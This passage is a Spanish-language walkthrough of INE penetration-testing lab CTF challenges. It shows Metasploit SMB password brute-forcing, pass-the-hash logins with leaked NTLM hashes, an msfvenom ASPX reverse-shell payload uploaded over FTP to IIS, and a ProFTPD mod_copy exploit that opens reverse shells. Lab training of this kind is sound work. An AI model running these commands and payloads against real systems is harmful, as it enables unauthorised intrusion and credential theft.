
Como en la siguiente bandera nos indica que hay un usuario que no requiere de autenticación, dejaremos el FILEPATH por defecto.

```
msf6 > use 1
msf6 auxiliary(scanner/http/wp_duplicator_file_read) > options

Module options (auxiliary/scanner/http/wp_duplicator_file_read):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   DEPTH      5                yes       Traversal Depth (to reach the root folder)
   FILEPATH   /etc/passwd      yes       The path to the file to read
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /                yes       The base path to the wordpress application
   THREADS    1                yes       The number of concurrent threads (max one per host)
   VHOST                       no        HTTP server virtual host


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/http/wp_duplicator_file_read) > set RHOSTS target2.ine.local
RHOSTS => target2.ine.local
msf6 auxiliary(scanner/http/wp_duplicator_file_read) >
```



Flag 4: Further, identify and compromise a system user requiring no authentication on target2.ine.local.

Recordemos que teníamos un puerto ssh abierto y, como el enunciado dice que este usuario no requiere autenticación conseguiremos la flag número 4 easy.



Host & Network Penetration Testing: Exploitation CTF 2

Escenario: Se puede acceder a una máquina objetivo en **objetivo.ine.local**. Identificar los servicios y capturar las banderas.

- Flag 1: Looks like smb user tom has not changed his password from a very long time.
- Flag 2: Using the NTLM hash list discovered in the previous challenge, can you compromise the smb user nancy?
- Flag 3: I wonder what the hint found in the previous challenge be useful for!
- Flag 4: Can you compromise the target machine and retrieve the C://flag4.txt file?

The following wordlist will be useful:

- /usr/share/wordlists/metasploit/unix_passwords.txt

Tools: Metasploit, SMBMap, Firefox, Nmap

Flag 1: Looks like smb user tom has not changed his password from a very long time.

Para descubrir la contraseña del usuario tom en el servicio SMB. Vamos a utilizar el módulo auxiliar de Metasploit, también podemos utilizar Hydra.

```
msf6 auxiliary(scanner/smb/smb_login) > set USERNAME tom
USERNAME ⇒ tom
msf6 auxiliary(scanner/smb/smb_login) > set PASS_FILE /usr/share/metasploit-framework/data/wordlists/unix_passwords.txt
PASS_FILE ⇒ /usr/share/metasploit-framework/data/wordlists/unix_passwords.txt
msf6 auxiliary(scanner/smb/smb_login) > set VERBOSE false
VERBOSE ⇒ false
msf6 auxiliary(scanner/smb/smb_login) > run

[+] 10.2.24.84:445        - 10.2.24.84:445 - Success: '.\tom:felipe'
[*] target.ine.local:445  - Scanned 1 of 1 hosts (100% complete)
[*] target.ine.local:445  - Bruteforce completed, 1 credential was successful.
[*] target.ine.local:445  - You can open an SMB session with these credentials and CreateSession set to true
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_login) >
```

Ahora utilizaremos smbmap para listar directorios compartidos y ver si tenemos permisos sobre ellos.

```
┌──(root㉿INE)-[/usr/share/doc/python3-impacket/examples]
└─# smbmap -u tom -p felipe -H target.ine.local

SMBMap - Samba Share Enumerator v1.10.2 | Shawn Evans - ShawnDEvans@gmail.com
                    https://github.com/ShawnDEvans/smbmap

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 1 authentidated session(s)

[+] IP: 10.2.24.84:445  Name: target.ine.local          Status: Authenticated
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        ADMIN$                                                  NO ACCESS       Remote Admin
        C$                                                      NO ACCESS       Default share
        D$                                                      NO ACCESS       Default share
        HRDocuments                                             READ ONLY
        IPC$                                                    READ ONLY       Remote IPC
        ITResources                                             NO ACCESS
        print$                                                  READ ONLY       Printer Drivers
```

Como podemos ver en la captura de arriba, podemos ver que tenemos un directorio llamado HRDocuments y tenemos permisos de lectura.

Ahora utilizaremos smbclient para acceder a ese recurso compartido.

```
┌──(root㉿INE)-[/usr/share/doc/python3-impacket/examples]
└─# smbclient //target.ine.local/HRDocuments -U tom
Password for [WORKGROUP\tom]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Tue Aug 12 22:30:55 2025
  ..                                  D        0  Tue Aug 12 22:30:55 2025
  flag1.txt                           A       34  Tue Aug 12 22:30:55 2025
  leaked-hashes.txt                   A     6665  Fri Jun 14 11:35:55 2024

                5678591 blocks of size 4096. 57912 blocks available
smb: \> cat flag1.txt
cat: command not found
smb: \> get flag1.txt
getting file \flag1.txt of size 34 as flag1.txt (3.0 KiloBytes/sec) (average 3.0 KiloBytes/sec)
smb: \> exit

┌──(root㉿INE)-[/usr/share/doc/python3-impacket/examples]
└─# cat flag1.txt
ae288cf6edec49e48a64442cab52993c
```

Flag 2: Using the NTLM hash list discovered in the previous challenge, can you compromise the smb user nancy?

El anterior reto pudimos encontrar una lista hashes filtrados. Esos hashes lo podemos utilizar para encontrar la contraseña de Nancy.

Recordemos que SMB admite Hashes LM:NTLM o simplemente NTLM. En este caso tenemos tanto LM como NTLM.

```
msf6 auxiliary(scanner/smb/smb_login) > set SMBUser nancy
SMBUser ⇒ nancy
msf6 auxiliary(scanner/smb/smb_login) > set PASS_FILE /usr/share/doc/python3-impacket/examples/l
leaked-hashes.txt  lookupsid.py
msf6 auxiliary(scanner/smb/smb_login) > set PASS_FILE /usr/share/doc/python3-impacket/examples/l
leaked-hashes.txt  lookupsid.py
msf6 auxiliary(scanner/smb/smb_login) > set PASS_FILE /usr/share/doc/python3-impacket/examples/leaked-hashes.txt
PASS_FILE ⇒ /usr/share/doc/python3-impacket/examples/leaked-hashes.txt
msf6 auxiliary(scanner/smb/smb_login) > run

[+] 10.2.24.84:445        - 10.2.24.84:445 - Success: '.\nancy:aad3b435b51404eeaad3b435b51404ee:b3ddea4b4b957f3e037af75cfe5317ad'
[*] target.ine.local:445  - Scanned 1 of 1 hosts (100% complete)
[*] target.ine.local:445  - Bruteforce completed, 1 credential was successful.
[*] target.ine.local:445  - You can open an SMB session with these credentials and CreateSession set to true
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_login) >
```

```
┌──(root㉿INE)-[/usr/share/doc/python3-impacket/examples]
└─# smbmap -u nancy -p 'aad3b435b51404eeaad3b435b51404ee:b3ddea4b4b957f3e037af75cfe5317ad' -H target.ine.local

    ________  ___      ___  _______   ___      ___       __        _______
   /"       )|"  \    /"  ||   _  "\ |"  \    /"  |     /""\      |   __ "\
  (:   \___/  \   \  //   |(. |_)  :) \   \  //   |    /    \     (. |__) :)
   \___  \    /\  \/.    ||:     \/   /\   \/.    |   /' /\  \    |:  ____/
    __/  \   |: \.        |(|  _  \  |: \.        |  //  __'  \   (|  /
   /" \   :) |.  \    /:  ||: |_)  :)|.  \    /:  | /   /  \   \ /|__/ \
  (_______/  |___|\__/|___|(_______/ |___|\__/|___|(___/    \___)(_______)
 -----------------------------------------------------------------------------
     SMBMap - Samba Share Enumerator v1.10.2 | Shawn Evans - ShawnDEvans@gmail.com
                     https://github.com/ShawnDEvans/smbmap

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 1 authentidated session(s)

[+] IP: 10.2.24.84:445  Name: target.ine.local          Status: Authenticated
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        ADMIN$                                                  NO ACCESS       Remote Admin
        C$                                                      NO ACCESS       Default share
        D$                                                      NO ACCESS       Default share
        HRDocuments                                             NO ACCESS
        IPC$                                                    READ ONLY       Remote IPC
        ITResources                                             READ ONLY
        print$                                                  READ ONLY       Printer Drivers

┌──(root㉿INE)-[/usr/share/doc/python3-impacket/examples]
└─#
```

Ahora utilizaremos smbclient para acceder y conseguir la flag 2.


```
┌──(root㉿INE)-[~]
└─# smbclient //target.ine.local/ITResources -U 'nancy' --pw-nt-hash
Password for [WORKGROUP\nancy]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Tue Aug 12 22:30:55 2025
  ..                                  D        0  Tue Aug 12 22:30:55 2025
  flag2.txt                           A       34  Tue Aug 12 22:30:55 2025
  hint.txt                            A       71  Thu Jun 13 16:00:47 2024

                5678591 blocks of size 4096. 57150 blocks available
smb: \> cat flag2.txt
cat: command not found
smb: \> get flag2.txt
getting file \flag2.txt of size 34 as flag2.txt (3.7 KiloBytes/sec) (average 3.7 KiloBytes/sec)
smb: \> exit

┌──(root㉿INE)-[~]
└─# cat flag2.txt
072a0cb3195f431ca122f42d6f3d72e8

┌──(root㉿INE)-[~]
└─#
```

NOTA: como no podemos pegar directamente el hash aad3b435b51404eeaad3b435b51404ee:b3ddea4b4b957f3e037af75cfe5317ad en contraseña, tenemos que especificar en smbclient el formato –pw-nt-hash

Flag 3: I wonder what the hint found in the previous challenge be useful for!

```
┌──(root㉿INE)-[~]
└─# cat hint.txt

Who knows, these creds might come handy! ——→ david:omnitrix_9901
```

Tenemos un usuario y una contraseña, también tenemos un servicio FTP abierto, probemos a entrar.




Flag 4: Can you compromise the target machine and retrieve the C://flag4.txt file?

Cuando hacemos el escaneo de puertos, podemos ver que el servicio FTP y Microsoft IIS están vinculados.

¿Cómo lo sabemos? Muy fácil.


Como sabemos en la lista de herramientas sugeridas por el laboratorio no aparece la herramienta Dirb, Dirbuster o Nikto, pero es muy importante como Penetration Testers necesitamos enumerar directorios ocultos, siempre. Y cuando enumeramos directorios ocultos aparecía una carpeta aspnet_client a la cual no podíamos entrar.



Y cuando conseguimos la flag 3, fui al navegador y lo busqué directamente.

```
ftp> ls
229 Entering Extended Passive Mode (|||49249|)
125 Data connection already open; Transfer starting.
06-13-24  10:36AM       <DIR>          aspnet_client
08-12-25  06:28PM                   34 flag3.txt
06-13-24  10:34AM                99710 iis-85.png
06-13-24  10:34AM                  701 iisstart.htm
226 Transfer complete.
ftp>
```

Por lo cual, se comprueba que tenemos acceso desde el servidor FTP.




Crearemos un payload con msfvenom, ya sabemos que Microsoft IIS soporta ejecutables asp y aspx.

```
┌──(root㉿INE)-[~]
└─# msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.10.41.9 LPORT=1232 -f aspx > shell.aspx
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of aspx file: 3673 bytes
```

```
ftp> put shell.aspx
local: shell.aspx remote: shell.aspx
229 Entering Extended Passive Mode (|||49291|)
125 Data connection already open; Transfer starting.
100% |***************************************************
226 Transfer complete.
3720 bytes sent in 00:00 (1.26 MiB/s)
ftp> ls
229 Entering Extended Passive Mode (|||49292|)
125 Data connection already open; Transfer starting.
06-13-24  10:36AM       <DIR>          aspnet_client
08-12-25  06:28PM                   34 flag3.txt
06-13-24  10:34AM                99710 iis-85.png
06-13-24  10:34AM                  701 iisstart.htm
08-12-25  06:37PM                52884 shell.asp
08-12-25  06:42PM                 3720 shell.aspx
226 Transfer complete.
ftp>
```

Especificamos la ruta donde subimos nuestro payload malicioso.,load malicioso.



Ahora tenemos que configurar nuestro oyente desde netcat o el módulo auxiliar de multi handler de Metasploit Framework.

```
msf6 exploit(multi/handler) > set LPORT 1232
LPORT => 1232
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.41.9:1232
[*] Sending stage (201798 bytes) to 10.2.27.240
[*] Meterpreter session 1 opened (10.10.41.9:1232 → 10.2.27.240:49294) at 2025-08-13 00:13:06 +0530

meterpreter > getuid
Server username: IIS APPPOOL\DefaultAppPool
meterpreter > sysinfo
Computer        : WIN-M878Q9NE9S6
OS              : Windows Server 2012 R2 (6.3 Build 9600).
```

```
040777/rwxrwxrwx  24576   dir   2025-01-09 11:00:26 +0530  Windows
100444/r--r--r--  398356  fil   2014-03-18 15:35:18 +0530  bootmgr
100666/rw-rw-rw-  34      fil   2025-08-12 23:58:12 +0530  flag4.txt
040777/rwxrwxrwx  0       dir   2024-06-13 16:05:01 +0530  inetpub
000000/---------  0       fif   1970-01-01 05:30:00 +0530  pagefile.sys

meterpreter > cat flag4.txt
5e348d078d5b41ed9a332c579c9fca3d
meterpreter >
```

Host & Network Penetration Testing: Exploitation CTF 3

Escenario: Two machines are accessible at **target1.ine.local** and **target2.ine.local**. Enumerate the targets, identify and exploit the misconfigurations or vulnerabilities to capture the flags. The flag is in an md5 hash format.

- Flag 1: A vulnerable service maybe running on target1.ine.local. If exploitable, retrieve the flag from the root directory.
- Flag 2: Further, a quick interaction with a local network service on target1.ine.local may reveal this flag. Use the hint given in the previous flag.
- Flag 3: A misconfigured service running on target2.ine.local may help you gain access to the machine. Can you retrieve the flag from the root directory?


- Flag 4: Can you escalate to root on target2.ine.local and read the flag from the restricted /root directory?

Tools: Metasploit, Nmap, Python3, Netcat, smbmap, smbclient, netstat

Flag 1: A vulnerable service maybe running on target1.ine.local. If exploitable, retrieve the flag from the root directory.

Después de realizar un escaneo de Nmap para descubrir los puertos abiertos, podemos ver que tenemos dos servicios ejecutandose.

```
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     ProFTPD 1.3.5
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-server-header: Apache/2.4.41 (Ubuntu)
MAC Address: 02:42:C0:D0:43:03 (Unknown)
Service Info: OS: Unix
```



Como bien sabemos el index.html se encuentra dentro de /var/www/html que es donde se aloja la página web que se muestra de bienvenida al servidor Apache.

Como no tenemos ningún exploit en particular para ese servidor apache en particular, podemos buscar un exploit en relación con el otro servicio.

```
┌──(root㉿INE)-[~]
└─# msfconsole -q
msf6 > search ProFTPD 1.3.5

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/unix/ftp/proftpd_modcopy_exec  2015-04-22       excellent  Yes    ProFTPD 1.3.5 Mod_Copy Command Execution
```

```
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(unix/ftp/proftpd_modcopy_exec) >
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > options

Module options (exploit/unix/ftp/proftpd_modcopy_exec):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   CHOST                       no        The local client address
   CPORT                       no        The local client port
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT      80               yes       HTTP port (TCP)
   RPORT_FTP  21               yes       FTP port
   SITEPATH   /var/www         yes       Absolute writable website path
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /                yes       Base path to the website
   TMPPATH    /tmp             yes       Absolute writable path
   VHOST                       no        HTTP server virtual host
```

Modificaremos el SITEPATH de /var/www a /var/www/html para realizar el ataque.

```
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > run

[*] Started reverse TCP handler on 192.208.67.2:4444
[*] 192.208.67.3:80 - 192.208.67.3:21 - Connected to FTP server
[*] 192.208.67.3:80 - 192.208.67.3:21 - Sending copy commands to FTP server
[*] 192.208.67.3:80 - Executing PHP payload /lT16Z.php
[-] 192.208.67.3:80 - Unable to delete /var/www/html/lT16Z.php
[*] Command shell session 1 opened (192.208.67.2:4444 → 192.208.67.3:58822) at 2025-08-13 01:04:02 +0530
[-] 192.208.67.3:80 - Exploit aborted due to failure: unknown: 192.208.67.3:21 - Failure executing payload
[!] 192.208.67.3:80 - This exploit may require manual cleanup of '/var/www/html/lT16Z.php' on the target
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > sessions

Active sessions
===============

  Id  Name  Type            Information  Connection
  --  ----  ----            -----------  ----------
  1         shell cmd/unix               192.208.67.2:4444 → 192.208.67.3:58822 (192.208.67.3)

msf6 exploit(unix/ftp/proftpd_modcopy_exec) > sessions -u 1
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [1]

[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.208.67.2:4433
[*] Sending stage (1017704 bytes) to 192.208.67.3
[*] Meterpreter session 2 opened (192.208.67.2:4433 → 192.208.67.3:40926) at 2025-08-13 01:04:40 +0530
[*] Command stager progress: 100.00% (773/773 bytes)
msf6 exploit(unix/ftp/proftpd_modcopy_exec) >
```

En mi caso lo actualice a una sesión de Meterpreter para moverme con más facilidad.

```
meterpreter > cd /
meterpreter > ls
Listing: /
==========

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
100755/rwxr-xr-x  0      fil   2025-08-13 00:54:51 +0530  .dockerenv
040755/rwxr-xr-x  12288  dir   2024-11-19 13:22:02 +0530  bin
040755/rwxr-xr-x  4096   dir   2020-04-15 16:39:51 +0530  boot
040755/rwxr-xr-x  340    dir   2025-08-13 00:54:51 +0530  dev
040755/rwxr-xr-x  4096   dir   2025-08-13 00:54:51 +0530  etc
100644/rw-r--r--  80     fil   2025-08-13 00:54:51 +0530  flag1.txt
040755/rwxr-xr-x  4096   dir   2020-04-15 16:39:51 +0530  home
040755/rwxr-xr-x  4096   dir   2024-11-19 13:21:57 +0530  lib
040755/rwxr-xr-x  4096   dir   2024-10-11 07:33:31 +0530  lib32
040755/rwxr-xr-x  4096   dir   2024-10-11 07:39:13 +0530  lib64
040755/rwxr-xr-x  4096   dir   2024-10-11 07:33:31 +0530  libx32
040755/rwxr-xr-x  4096   dir   2024-10-11 07:33:34 +0530  media
040755/rwxr-xr-x  4096   dir   2024-10-11 07:33:34 +0530  mnt
040755/rwxr-xr-x  4096   dir   2024-10-11 07:33:34 +0530  opt
040555/r-xr-xr-x  0      dir   2025-08-13 00:54:51 +0530  proc
040755/rwxr-xr-x  4096   dir   2024-11-19 13:22:58 +0530  proftpd-1.3.5
040700/rwx------  4096   dir   2024-10-11 07:39:22 +0530  root
040755/rwxr-xr-x  4096   dir   2025-08-13 00:54:52 +0530  run
040755/rwxr-xr-x  4096   dir   2024-11-19 13:21:42 +0530  sbin
040755/rwxr-xr-x  4096   dir   2024-10-11 07:33:34 +0530  srv
040555/r-xr-xr-x  0      dir   2025-04-15 18:36:38 +0530  sys
041777/rwxrwxrwx  4096   dir   2025-08-13 01:04:41 +0530  tmp
040755/rwxr-xr-x  4096   dir   2024-10-11 07:33:34 +0530  usr
040755/rwxr-xr-x  4096   dir   2024-11-19 13:21:30 +0530  var

meterpreter > cat flag1.txt
FLAG1{dba5eaa892ca481888094653e547d2dd}
Remember, the magical word is 'letmein'
meterpreter >
```

Flag 2: Further, a quick interaction with a local network service on target1.ine.local may reveal this flag. Use the hint given in the previous flag.

La pista que nos da el enunciado es red local.

Para ver los puertos que se están ejecutando podemos usar netstat –ano


Y dentro podemos ver que hay un puerto raro (8888) ejecutándose en el localhost.

Para hacer banner grabbing utilizaremos netcat 127.0.0.1 8888.

```
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > sessions 2
[*] Starting interaction with 2 ...

meterpreter > shell
Process 107 created.
Channel 3 created.
/bin/bash -i
bash: cannot set terminal process group (40): Inappropriate ioctl for device
bash: no job control in this shell
www-data@target1:/$ netstat -ano
netstat -ano
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       Timer
tcp        0      0 127.0.0.1:8888          0.0.0.0:*               LISTEN      off (0.00/0/0)
tcp        0      0 127.0.0.11:34399        0.0.0.0:*               LISTEN      off (0.00/0/0)
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      off (0.00/0/0)
tcp        0      0 0.0.0.0:21              0.0.0.0:*               LISTEN      off (0.00/0/0)
tcp        0      0 192.208.67.3:58822      192.208.67.2:4444       ESTABLISHED off (0.00/0/0)
tcp        0      0 192.208.67.3:40926      192.208.67.2:4433       ESTABLISHED off (0.00/0/0)
tcp        1      0 192.208.67.3:80         192.208.67.2:34931      CLOSE_WAIT  keepalive (6825.60/0/0)
udp        0      0 127.0.0.11:60381        0.0.0.0:*                           off (0.00/0/0)
Active UNIX domain sockets (servers and established)
